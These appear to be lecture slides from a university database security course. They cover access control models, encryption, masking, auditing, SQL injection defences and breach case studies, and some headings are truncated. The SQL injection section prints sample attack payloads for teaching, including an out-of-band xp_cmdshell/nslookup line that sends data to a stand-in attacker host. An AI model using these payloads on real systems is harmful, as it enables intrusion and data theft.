


# Chapter 6: Databases

Dr. Mayank Agarwal

Department of CSE  
IIT Patna

CS457 Big Data Security  
Jan-April 2026



# Security in Computing, Fifth Edition

## Chapter 6: Databases

- Protecting Structured Data Stores
- Database Security Models and Mechanisms
- Confidentiality, Integrity, and Availability of Data

Databases are the repositories of an organization's most valuable information customer data, financial records, intellectual property. Database security focuses on protecting this structured data from unauthorized access, modification, or destruction while ensuring its availability to authorized users.

# Chapter 6 Learning Objectives

- Understand database security concepts and challenges
- Learn about database vulnerabilities and attack vectors
- Study database access control models and mechanisms
- Analyze SQL injection attacks and defenses
- Examine database encryption and masking techniques
- Understand auditing, monitoring, and compliance requirements

Database security sits at the intersection of several domains: access control, application security, cryptography, and system administration. This chapter provides the comprehensive knowledge needed to secure database systems.

# The Unique Nature of Database S

- **Granularity:** Protection at table, row,
- **Abstraction:** Users interact through c
- **Data Relationships:** Must preserve re
- **Performance Requirements:** Security must not unduly impact query performance
- **Complex Queries:** Must evaluate security policies for complex joins and views
- **Data Lifecycle:** Security from creation through archival to destruction [hierarchy - top level to bottom](#)

Database security differs from file system security due to the structured nature of data and the complexity of database operations. The database management system (DBMS) acts as a reference monitor for data access.

# Database Architecture and Security Implications

- **Three-Schema Architecture:** External, conceptual, internal schemas
- **Database Components:** Storage engine, query processor, transaction manager storage engine - internal schema handles physical storage, works at internal level
- **Client-Server Model:** Separation of client application and database server
- **Connection Pooling:** Reuse of database connections for performance
- **Database Links:** Connections between databases for distributed queries
- **Stored Procedures:** Server-side code execution

Understanding database architecture is essential for security. Each component represents potential attack surface. The separation between application and database creates a trust boundary that must be secured.

# Database Security Objectives

- **Confidentiality:** Prevent unauthorized data disclosure
- **Integrity:** Ensure data accuracy and consistency (entity, referential, semantic)
- **Availability:** Ensure authorized access when needed
- **Authenticity:** Verify identity of users and applications
- **Accountability:** Trace actions to responsible parties
- **Privacy:** Protect personal data in accordance with regulations

These objectives align with general security goals but have specific interpretations in the database context. For example, integrity includes not just preventing modification but ensuring data remains consistent with business rules.

# Database Security Threats Classification

- **Excessive Privileges:** Users granted more access than needed
- **Privilege Abuse:** Legitimate privileges used for unauthorized purposes
- **Insufficient Logging:** Inability to detect or investigate incidents
- **Weak Authentication:** Poor passwords, missing multi-factor authentication
- **Database Vulnerabilities:** Software flaws in DBMS itself
- **SQL Injection:** Application vulnerability affecting database
- **Denial of Service:** Attacks preventing database availability

The Open Web Application Security Project (OWASP) and other organizations maintain lists of top database security threats. These threats often result from misconfiguration, poor design, or implementation flaws.

# Database Authentication Mechanisms

- **Database Native Authentication:** Username/password stored in database [own authentication system](#)
- **Operating System Authentication:** Using OS credentials (Windows Integrated Auth)
- **Network Authentication:** Kerberos, LDAP, Active Directory integration
- **Multi-factor Authentication:** Adding tokens, certificates, or biometrics
- **Application Authentication:** Application users mapped to database accounts [role based login](#)
- **Connection String Security:** Protecting credentials in configuration files [env - files](#)

Authentication establishes user identity before granting database access. Different mechanisms offer different security and management trade-offs. Strong authentication is foundational to database security.



# Database Authorization Models I

How do a valid user authorized ?

- **Discretionary Access Control (DAC):** Object owners control access (SQL GRANT/REVOKE)

*Example:* The owner of table `Employees` grants `SELECT` access to user Suresh.

- **Mandatory Access Control (MAC):** System-wide policies based on labels      Guest user can't install softwares

*Example:* A user with clearance level “Secret” cannot read data labeled “Top Secret”.

- **Role-Based Access Control (RBAC):** Permissions assigned to roles, users to roles      Not person specific

*Example:* The role `HR_Manager` has `SELECT` and `UPDATE` on employee records, and Tejas is assigned that role.

# Database Authorization Models II

- **Attribute-Based Access Control (ABAC):** Dynamic policies based on attributes [enhancement to role based](#)  
*Example:* Access is allowed only if department = Finance and job\_title = Analyst.
- **Context-Based Access Control:** Considering time, location, device  
*Example:* A database allows login only during office hours from company devices. [some websites are geographical](#)
- **Row-Level Security:** Filtering rows based on user characteristics  
*Example:* A sales manager can view only rows for customers in their assigned region. [filtering what the user will see on the basis of user characteristics](#)

Authorization determines what authenticated users can do. Most databases support multiple models simultaneously. Modern systems increasingly use RBAC and ABAC for fine-grained control.

- **System Privileges:** Database-wide operations (CREATE USER, BACKUP DATABASE)  
*Example:* An administrator is granted CREATE USER privilege to add new accounts.
- **Object Privileges:** Operations on specific objects (SELECT ON table)  
*Example:* User Suresh gets SELECT privilege on table Students.
- **Privilege Hierarchy:** WITH GRANT OPTION allows privilege delegation [hierarchy - top level to bottom](#)  
*Example:* Suresh can grant her SELECT privilege on Students to Tejas.

# SQL Privilege System II

- **Revocation Cascade:** Revoking privileges from grantor revokes from grantees *privileges given to lower in hierarchy are also removed if they remove*  
*Example:* If Suresh's delegated privilege is revoked, Tejas also loses that privilege.
- **Public Role/Grant:** Default permissions for all users (dangerous)  
*Example:* Granting SELECT on Payroll to PUBLIC lets every user read salary data. *Some set of permissions are default permissions*
- **Privilege Analysis:** Tools to identify excessive privileges  
*Example:* A security audit finds that an intern has DROP TABLE privilege unnecessarily.

SQL standards define privilege systems implemented by most relational databases. Understanding how privileges propagate and interact is essential for secure administration. Excessive privileges are a common security issue.

# Database Roles and Profiles I

- **Roles:** Named groups of privileges for easier management  
*Example:* A role `Accountant` includes permissions to view invoices and update payment records.
- **Default Roles:** `PUBLIC`, `DBA`, `RESOURCE` (Oracle); `db_owner`, `db_datareader` (SQL Server) [DBA - Database Administrator](#)  
*Example:* A user assigned `db_datareader` can read all tables in a SQL Server database.
- **Custom Roles:** Organization-specific role definitions  
*Example:* A university creates a `Faculty_Advisor` role for accessing student advising data.
- **Role Hierarchies:** Roles inheriting from other roles  
*Example:* The role `Senior_Manager` inherits all privileges of `Manager`.

# Database Roles and Profiles II

- **Profiles:** Resource limits and password policies (Oracle)  
*Example:* A profile limits users to 3 failed login attempts and enforces password expiry every 60 days. [Banks do it very normal](#)
- **Best Practice:** Use roles not direct grants, follow least privilege  
*Example:* Instead of granting UPDATE directly to many users, assign them a limited role such as `Order_Clerk`.

Roles simplify privilege management by grouping related permissions. Well-designed role structures make security administration manageable as organizations grow and change.

[Do not directly grant privileges, instead give privileges to the roles, people can keep changing but roles remain](#)

# Views as Security Mechanism

Snapshot of the database

- **Horizontal Partitioning:** Restricting rows visible to users
- **Vertical Partitioning:** Restricting columns visible to users
- **With Check Option:** Ensures modifications through view respect restrictions
- **Updatable Views:** Some views allow INSERT, UPDATE, and DELETE on the underlying base tables, subject to DBMS rules
- **Materialized Views:** Pre-computed results with performance benefits  
*Flights date selection - fares are shown from the pre computed results*
- **Security Limitations:** Can be bypassed with direct object references

Views provide abstraction and security by presenting customized subsets of data. They implement the principle of least privilege at the data level.

However, they must be properly designed and tested.

# Stored Procedures and Security

- **Definer's Rights vs. Invoker's Rights:** Execution with owner's or caller's privileges
- **Parameterized Queries:** Built-in protection against SQL injection
- **Encapsulation:** Hide complex logic and data structures
- **Access Control:** Grant execute on procedure without underlying table access     [Principle of Least Privilege](#)
- **Code Security:** Protecting procedure source code from viewing
- **Auditing:** Central point for monitoring data access

Stored procedures can enhance security by centralizing business logic and providing controlled data access points. However, they must be properly coded and maintained to avoid introducing vulnerabilities.



# Row-Level Security (Fine-Grained Access Control)

Row-level security enforces access control at the individual row level based on user attributes or data content. It provides more granular control than views but requires careful implementation to maintain performance.

- **Oracle Virtual Private Database (VPD):** Policy functions filtering rows
- **SQL Server Row-Level Security:** Security predicates on tables
- **PostgreSQL Row Security Policies:** USING and WITH CHECK clauses

# Database Encryption: Approaches

- **Transparent Data Encryption (TDE):** Encrypts storage (data files, backups)
- **Column-Level Encryption:** Selective encryption of sensitive columns
- **Cell-Level Encryption:** Individual data elements encrypted
- **Application-Level Encryption:** Data encrypted before reaching database
- **Homomorphic Encryption:** Homomorphic encryption is a form of encryption that allows computations to be performed on encrypted data without first having to decrypt it

Encryption protects data at rest and can protect data from database administrators. Different approaches balance security, performance, and functionality. Key management is critical for all encryption approaches.

# Database Encryption Implementation Considerations

- **Key Management:** Secure storage, rotation, and backup of encryption keys
- **Performance Impact:** Encryption/decryption overhead on queries
- **Indexing Challenges:** Encrypted columns cannot be efficiently indexed or searched
- **Backup Implications:** Encrypted databases require encrypted backups
- **Key Separation:** Different keys for different data classifications
- **Compliance Requirements:** Regulations often mandate specific encryption standards

Encryption introduces complexity. TDE protects against physical theft but not against authorized users. Column/cell encryption protects against DBAs but impacts functionality. Always Encrypted provides strongest separation but limits query capabilities.

# Data Masking and Obfuscation

- **Static Data Masking:** Irreversible transformation of data in non-production copies.
  - *Example:* Production: Name: Priya Sharma, Aadhaar: 1234-5678-9012. Development copy: Name: User\_4521, Aadhaar: XXXX-XXXX-9012.
- **Dynamic Data Masking:** Real-time masking based on user privileges.
  - *Example:* Support executive Rajesh sees XXXX-XXXX-7890; manager Anita sees full 1234-5678-7890.
- **Tokenization:** Replace sensitive data with unrelated tokens.
  - *Example:* Card 4111-1111-1111-1111 (Kavita) → token TKN-7G9H-2J4K. Vault maps token to real card.
- **Format-Preserving Encryption (FPE):** Encryption preserving original data format.
  - *Example:* PAN ABCDE1234F → encrypted X9PQR7M2LQ (same 10-character alphanumeric format).

Masking protects sensitive data while maintaining usability for non-production purposes. It's essential for complying with data minimization principles and protecting data in development environments.

- **Audit Trails:** Records of who did what, when, from where
- **Fine-Grained Auditing:** Conditional auditing based on data accessed
- **Privileged User Monitoring:** Special scrutiny for DBA activities
- **Real-Time Monitoring:** Alerting on suspicious activities
- **Log Management:** Storage, rotation, and protection of audit logs
- **SIEM Integration:** Correlating database events with other security events

Auditing provides accountability and supports detection and investigation. Without comprehensive auditing, security incidents may go undetected. Audit logs must be protected from tampering.

# Database Activity Monitoring (DAM)

- **Network-Based Monitoring:** Sniffing database network traffic
- **Agent-Based Monitoring:** Software agents on database servers
- **Memory Scanning:** Monitoring database process memory
- **Native Auditing Enhancement:** Augmenting built-in database auditing
- **Behavioral Analysis:** Baselining normal activity, detecting anomalies
- **Blocking Capabilities:** Real-time prevention of malicious activities

DAM provides specialized monitoring beyond native database auditing. It can detect attacks that bypass application layers and monitor privileged users. DAM is particularly important for compliance with regulations like PCI DSS.

# SQL Injection: Comprehensive Analysis I

- **Classic SQLi:** UNION-based, error-based, boolean-based blind
  - *Example (UNION):* '1 UNION SELECT username, password FROM users'
- **Time-Based Blind:** Inferring data from timing delays
  - *Example:* '1; IF (SUBSTRING((SELECT password FROM users WHERE id=1),1,1)='a') WAITFOR DELAY '00:00:05''
- **Second-Order/Stored:** Malicious data stored for later execution
  - *Example:* Register username 'admin'–'; later used in query without escaping → privilege escalation
- **Out-of-Band:** Using database functions to exfiltrate data via alternative channels
  - *Example:* 'SELECT \* FROM users WHERE id=1; EXEC xp\_cmdshell('nslookup ' + (SELECT @@version) + '.attacker.com')'(MSSQL)
- **ORM Injection:** Vulnerabilities in Object-Relational Mapping layers

# SQL Injection: Comprehensive Analysis II

- *Example:* Raw query in Django: `'User.objects.raw("SELECT * FROM users WHERE name = '%s'" % user_input)'` – inject `" OR '1'='1'`

SQL injection remains the top database-related vulnerability. Attack techniques have evolved alongside defenses. Understanding the full range of SQLi techniques is essential for effective defense.



# SQL Injection Prevention Techniques

- **Parameterized Queries/Prepared Statements:** Separate code from data
- **Stored Procedures:** With proper parameter handling
- **Input Validation:** Whitelist expected patterns
- **Escaping:** Special character handling (less reliable)
- **Least Privilege:** Database accounts with minimal permissions
- **Web Application Firewalls:** Signature-based detection and blocking
- **Static/Dynamic Analysis:** Code scanning for vulnerabilities

Parameterized queries are the most effective defense. Defense requires multiple layers: secure coding practices, runtime protection, and proper database configuration. No single technique prevents all SQLi variants.

# Database Patch Management

- **Patch Types:** Security patches, cumulative updates, service packs
- **Testing Requirements:** Database patches often require extensive testing
- **Downtime Considerations:** Patching may require database restart
- **Version Compatibility:** Ensuring application compatibility with patched DBMS
- **Emergency Patching:** Procedures for critical security vulnerabilities
- **Patch Documentation:** Tracking what is installed on each system

Database patching is challenging due to availability requirements and potential impact on applications. However, unpatched databases are prime targets. A structured patch management process balances security and stability.

# Database Security in Cloud Environments

- **Shared Responsibility Model:** Cloud provider vs. customer security responsibilities
- **Managed Database Services:** RDS, Azure SQL Database, Cloud SQL
- **Network Isolation:** VPCs, private endpoints, security groups
- **Automated Backups and Snapshots:** Cloud provider managed recovery options
- **Monitoring and Logging Integration:** Cloud-native monitoring services

Cloud databases introduce new security considerations. The shared responsibility model is crucial. The provider secures the infrastructure, but customers must secure their data, configurations, and access controls.

# NoSQL Database Security

- **Authentication and Authorization:** Varies widely between NoSQL systems
- **Document-Level Security:** Fine-grained control in document databases
- **Schema Flexibility:** Dynamic schemas complicate access control
- **Injection Attacks:** NoSQL injection (JSON/BSON injection)
- **Distributed Architecture:** Security implications of clustering and sharding
- **Immature Security Features:** Some NoSQL systems have less developed security

NoSQL databases often prioritize performance and scalability over security. Their different data models (document, key-value, column-family, graph) require different security approaches. Understanding each system's security capabilities is essential.

# Big Data Security Considerations

- **Distributed Processing Frameworks:** Hadoop, Spark security models
- **Data Lake Security:** Protecting massive, diverse data repositories
- **Real-Time Processing Security:** Stream processing systems (Kafka, Flink)
- **Data Governance:** Managing security across diverse data sources and formats
- **Performance vs. Security Trade-offs:** Security overhead at massive scale
- **Privacy-Preserving Analytics:** Techniques for analyzing sensitive data

Big data environments present unique security challenges due to scale, distribution, and data variety. Traditional database security approaches may not scale or apply. New frameworks and tools are evolving to address these challenges.

# Database Security Architecture Patterns

- **Defense in Depth:** Multiple layers of protection (network, OS, database, application)
- **Zone-Based Architecture:** Segmentation of databases by sensitivity
- **Application Proxy Pattern:** All database access through controlled interfaces
- **Data-Centric Security:** Protection follows the data wherever it goes
- **Zero Trust for Databases:** Verify every request, assume breach, least privilege
- **Privacy by Design:** Embedding privacy throughout database architecture

Security architecture provides the blueprint for implementing database security. Different patterns address different requirements and constraints. The choice of pattern depends on the organization's risk profile and regulatory environment.

- **Log Analysis:** Examining database audit trails for evidence
- **Transaction Log Examination:** Reconstructing database operations
- **Data Recovery:** Recovering deleted or modified data
- **Timeline Reconstruction:** Establishing sequence of events
- **Evidence Preservation:** Maintaining integrity of database evidence
- **Legal Considerations:** Admissibility of database evidence in court

Database forensics investigates security incidents involving databases. It requires specialized knowledge of database internals and logging mechanisms. Proper procedures ensure evidence is preserved and admissible.

# Database Security Incident Response

- **Detection:** Identifying that a database security incident has occurred
- **Containment:** Isolating affected databases to prevent further damage
- **Investigation:** Determining scope, impact, and method of attack
- **Eradication:** Removing malicious access, code, or data
- **Recovery:** Restoring databases to secure, operational state
- **Lessons Learned:** Improving security based on incident analysis

Databases require specialized incident response procedures due to their criticality and complexity. Response plans should be tested regularly. Quick detection and containment minimize damage from database breaches.



# Database Security Testing Methodologies

- **Penetration Testing:** Simulated attacks against database systems
- **Configuration Review:** Manual or automated assessment of settings
- **Code Review:** Examining stored procedures, functions, triggers
- **Social Engineering Testing:** Targeting database administrators
- **Red Teaming:** Adversary simulation including database compromise
- **Fuzz Testing:** Sending malformed SQL to uncover vulnerabilities

Regular security testing validates database security controls. Different methodologies provide different insights. Comprehensive testing programs combine multiple approaches to identify vulnerabilities.

# Database Administrator (DBA) Security Responsibilities

- **Access Management:** Creating and managing database accounts and roles
- **Patch Management:** Applying security patches and updates
- **Backup and Recovery:** Implementing and testing backup procedures
- **Monitoring and Alerting:** Setting up and responding to security alerts
- **Incident Response:** Participating in security incident investigation and recovery
- **Documentation:** Maintaining security configuration documentation

DBAs play a critical role in database security. Their privileged access requires trust but also scrutiny. Separation of duties between security administration and DBA functions enhances security.

# Case Study: Yahoo Data Breaches (2013-2016)

Yahoo suffered multiple breaches over several years, eventually exposing ~3 billion account making it one of the largest breaches ever.

- **Scope:** 3 billion accounts compromised across multiple incidents
- **Attack Method:** Credential stuffing, SQL injection suspected
- **Data Exposed:** Names, email addresses, phone numbers, hashed passwords
- **Impact:** \$350 million reduction in acquisition price by Verizon
- **Failures:** Inadequate encryption, poor password hashing, slow detection
- **Lessons:** Importance of strong password storage, regular security audits

The Yahoo breaches demonstrate the catastrophic impact of database security failures. The use of weak MD5 hashing for passwords and delayed detection/exposure highlight critical security shortcomings.

# Case Study: Equifax Data Breach (2017)

- **Cause:** Unpatched vulnerability in Apache Struts (application layer)
- **Database Impact:** 147 million consumer records accessed
- **Data Exposed:** Social Security numbers, birth dates, addresses, credit data
- **Failures:** Lack of segmentation, weak credential management, slow patch deployment
- **Regulatory Impact:** Led to enhanced scrutiny of credit reporting agencies
- **Lessons:** Criticality of patching, network segmentation, privileged access control

While the initial vector was application-level, the Equifax breach ultimately involved massive database compromise. It illustrates how application vulnerabilities can lead to database breaches and the importance of defense in depth.

# Case Study: MongoDB Ransomware Attacks (2017)

- **Target:** Unsecured MongoDB databases exposed to internet
- **Method:** Automated scanning for databases with no authentication
- **Action:** Data copied, original databases deleted, ransom demanded
- **Affected:** Tens of thousands of MongoDB instances
- **Cause:** Default configurations with no authentication enabled
- **Lessons:** Never expose databases directly to internet, always enable authentication

The MongoDB attacks demonstrate the risks of misconfigured NoSQL databases. The epidemic spread through automated scanning highlighted how default insecure configurations can lead to widespread compromise.

# Emerging Database Security Technologies

- **Blockchain-Based Databases:** Immutable ledgers for audit trails
- **Confidential Computing:** Secure enclaves for processing encrypted data
- **Differential Privacy:** Adding noise to query results to protect individuals
- **Federated Learning:** Training models without centralizing sensitive data
- **Quantum-Safe Cryptography for Databases:** Preparing for quantum threats
- **AI-Powered Database Security:** Machine learning for anomaly detection

New technologies address evolving database security challenges. These emerging approaches offer promising ways to enhance security while maintaining functionality. Adoption requires careful evaluation of maturity and compatibility.

# Summary: Key Database Security Principles

- **Least Privilege:** Minimum necessary access for users and applications
- **Defense in Depth:** Multiple layers of security controls
- **Separation of Duties:** Dividing responsibilities to prevent fraud/error
- **Complete Mediation:** All database access checked against security policy
- **Accountability:** All actions attributable to specific individuals
- **Data-Centric Security:** Protection follows the data
- **Privacy by Design:** Privacy considerations embedded throughout

These principles guide effective database security implementation. They apply regardless of database technology or deployment model. Consistent application of these principles provides strong database security foundation.

# Chapter 6 Comprehensive Review

- Database security objectives and unique challenges
- Authentication, authorization, and access control models
- Encryption, masking, and data protection techniques
- SQL injection attacks and comprehensive defenses
- Auditing, monitoring, and compliance requirements
- Cloud, NoSQL, and big data security considerations
- Incident response, forensics, and emerging trends

Database security is a critical domain combining technical controls, policies, and processes. Mastery requires understanding both database technology and security principles. This knowledge enables protection of an organization's most valuable information assets.



# Thank you!